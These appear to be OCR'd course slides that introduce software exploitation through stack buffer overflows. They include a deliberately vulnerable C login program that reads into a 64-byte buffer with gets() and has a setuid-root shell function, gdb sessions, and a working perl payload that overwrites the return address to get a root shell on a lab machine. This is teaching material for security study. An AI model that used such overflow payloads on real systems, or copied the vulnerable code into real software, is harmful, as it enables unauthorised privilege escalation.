Introduction to Software Exploitation

Corey K.

Purpose of the course

- Give you a deep understanding of the mechanics of software exploitation
- Prepare you to identify vulnerabilities in software source code
- Help you understand the how and why of exploit mitigation technology
- Depth not breadth. We will cover a few key concepts deeply, rather than covering many topics briefly.

Course Outline 1

- Basic stack overflows
- Shellcode
- More on stack overflows
- Heaps and Heap overflows

Course outline 2

- Other Vulnerable Scenarios
- Recognizing vulnerabilities
- Finding Vulnerabilities
- Exploit mitigation technology


General Course Comments

- Lab driven course
- Learn by doing, not by reading/seeing. Please put effort into the labs/challenges. Ask questions, work together. This is how you will really understand the material.
- Working mainly in Linux environment (its easier), but all of the concepts transfer to the Windows environment as well.

Disclaimer

Do not use the information you have gained in this Boot Camp to target or compromise systems without approval and authority

Lets get down to business



```
* Welcome to CityPower Grid Rerouting *
Authorised Users only!
New users MUST notify Sys/Ops.

login:
```

```
rcr ebx, 1
bsr ecx, ecx
shrd ebx, edi, CL
```


```
80/tcp
81/tcp      open        http
```

```
# nmap -v -sS -O 10.2.2.2
Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3), OS detection may be less
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: closed)
Port        State       Service
22/tcp      open        ssh
No exact OS matches for host
Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password: █
```


What are we trying to achieve?

- Arbitrary code execution
- Examples
  - Forcing ssh to give you root access to the power grid (like Trinity in the previous slide!)
  - Turning your vanilla HTTP session with a web server into a root shell session.
  - Forcing a privileged administrator process to execute code your normally wouldn't be able to.
  - Etc….

You are presented with the following program….



```
#include <stdio.h>

char *secret = [redacted]

void go_shell()
{
    char *shell =  "/bin/sh";
    char *cmd[] = { "/bin/sh", 0 };
    printf("Would you like to play a game...\n");
    setreuid(0);
    execve(shell,cmd,0);
}

int authorize()
{
    char password[64];
    printf("Enter Password: ");
    gets(password);
    if (!strcmp(password,secret))
        return 1;
    else
        return 0;
}

int main()
{
    if (authorize())
    {
        printf("login successful\n");
        go_shell();
    } else {
        printf("Incorrect password\n");
    }
    return 0;
}
```




```
corey@slack12:/tmp$ ls /root
/bin/ls: cannot open directory /root: Permission denied
corey@slack12:/tmp$ id
uid=1000(corey) gid=100(users) groups=11(floppy),17(audio)
corey@slack12:/tmp$ simple_login
Enter Password: god
Incorrect password
corey@slack12:/tmp$ simple_login
Enter Password: 12345
Incorrect password
corey@slack12:/tmp$
```

This worked in the movies…

What arbitrary code execution do we want? Go_shell() would be nice!

Real life




```
corey@slack12:/tmp$ objdump -t simple_login | grep go_shell
BFD: simple_login: no group info for section .text.__i686.get_pc_thunk.bx
080482aa g     F .text  00000055 go_shell
corey@slack12:/tmp$ perl -e 'printf "A"x68;print "\xaa\x82\x04\x08"' > payload
corey@slack12:/tmp$ xxd -g 1 payload
0000000: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000010: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000020: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000030: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0000040: 41 41 41 41 aa 82 04 08                          AAAA....
corey@slack12:/tmp$ id
uid=1000(corey) gid=100(users) groups=11(floppy),17(audio),18(video),19(cdrom),83(plugdev),100(users)
corey@slack12:/tmp$ (cat payload;cat) | ./simple_login

Enter Password: Would you like to play a game...
id
uid=0(root) gid=100(users) groups=11(floppy),17(audio),18(video),19(cdrom),83(plugdev),100(users)
ls /root
class  class0305.tgz  hexedit  hexedit-1.2.10.src.tgz  loadlin16c.txt  loadlin16c.zip  root_backup  tcc-
exit

corey@slack12:/tmp$ _
```

Sayyyyy what?

x86 Review Lab

- The EBP register points to the base of the stack frame. Local variables, which are stored on the stack, are referenced via this base pointer.
- Every time a function is called, a new stack frame is setup so that the function has its own fresh context (its own clean set of local variables).
- The call instruction also puts a return address on the stack so that the function knows where to return execution to.
- Key point: local function variables are stored in the same place where return addresses are.

Boring…. Let's investigate




```
#include <stdio.h>

char *secret = "joshua";

void go_shell()
{
    char *shell =  "/bin/sh";
    char *cmd[] = { "/bin/sh", 0 };
    printf("Would you like to play a game...\n");
    setreuid(0);
    execve(shell,cmd,0);
}

int authorize()
{
    char password[64];
    printf("Enter Password: ");
    gets(password);
    if (!strcmp(password,secret))
        return 1;
    else
        return 0;
}

int main()
{
    if (authorize())
    {
        printf("login successful\n");
        go_shell();
    } else {
        printf("Incorrect password\n");
    }
    return 0;
}
```


Main() just called

Stack (grows downwards)
Junk
Junk
Junk
Junk
Junk
Junk
Junk


Authorize() just called




```
#include <stdio.h>

char *secret = "joshua";

void go_shell()
{
    char *shell =  "/bin/sh";
    char *cmd[] = { "/bin/sh", 0 };
    printf("Would you like to play a game...\n");
    setreuid(0);
    execve(shell,cmd,0);
}

int authorize()
{
    char password[64];
    printf("Enter Password: ");
    gets(password);
    if (!strcmp(password,secret))
        return 1;
    else
        return 0;
}

int main()
{
    if (authorize())
    {
        printf("login successful\n");
        go_shell();
    } else {
        printf("Incorrect password\n");
    }
    return 0;
}
```




```
(gdb) where
#0  authorize () at simple_login.c:19
#1  0x0804836b in main () at simple_login.c:27
(gdb) x/2x $ebp
0xbffff5f0:     0xbffff5f8      0x0804836b
(gdb) x/i 0x0804836b
0x804836b <main+14>:    test    %eax,%eax
(gdb)
```



The top of authorize()'s stack frame stores main()'s saved frame pointer (0xbffff5f8) as well as the return address to return execution too once authorize() is finished (0x080483b)



```
#include <stdio.h>

char *secret = "joshua";

void go_shell()
{
    char *shell =  "/bin/sh";
    char *cmd[] = { "/bin/sh", 0 };
    printf("Would you like to play a game...\n");
    setreuid(0);
    execve(shell,cmd,0);
}

int authorize()
{
    char password[64];
    printf("Enter Password: ");
    gets(password);
    if (!strcmp(password,secret))
        return 1;
    else
        return 0;
}

int main()
{
    if (authorize())
    {
        printf("login successful\n");
        go_shell();
    } else {
        printf("Incorrect password\n");
    }
    return 0;
}
```




```
(gdb) break *authorize+35
Breakpoint 1 at 0x8048322: file simple_login.c, line 19.
(gdb) run
Starting program: /tmp/simple_login
Enter Password: password

Breakpoint 1, authorize () at simple_login.c:19
warning: Source file is more recent than executable.
19              if (!strcmp(password,secret))
(gdb) x/s $esp
0xbffff5b0:      "password"
(gdb) x/2x $ebp
0xbffff5f0:     0xbffff5f8      0x0804836b
(gdb) print "%d", $ebp - $esp
$1 = 64
(gdb)
```

Authorize() just called

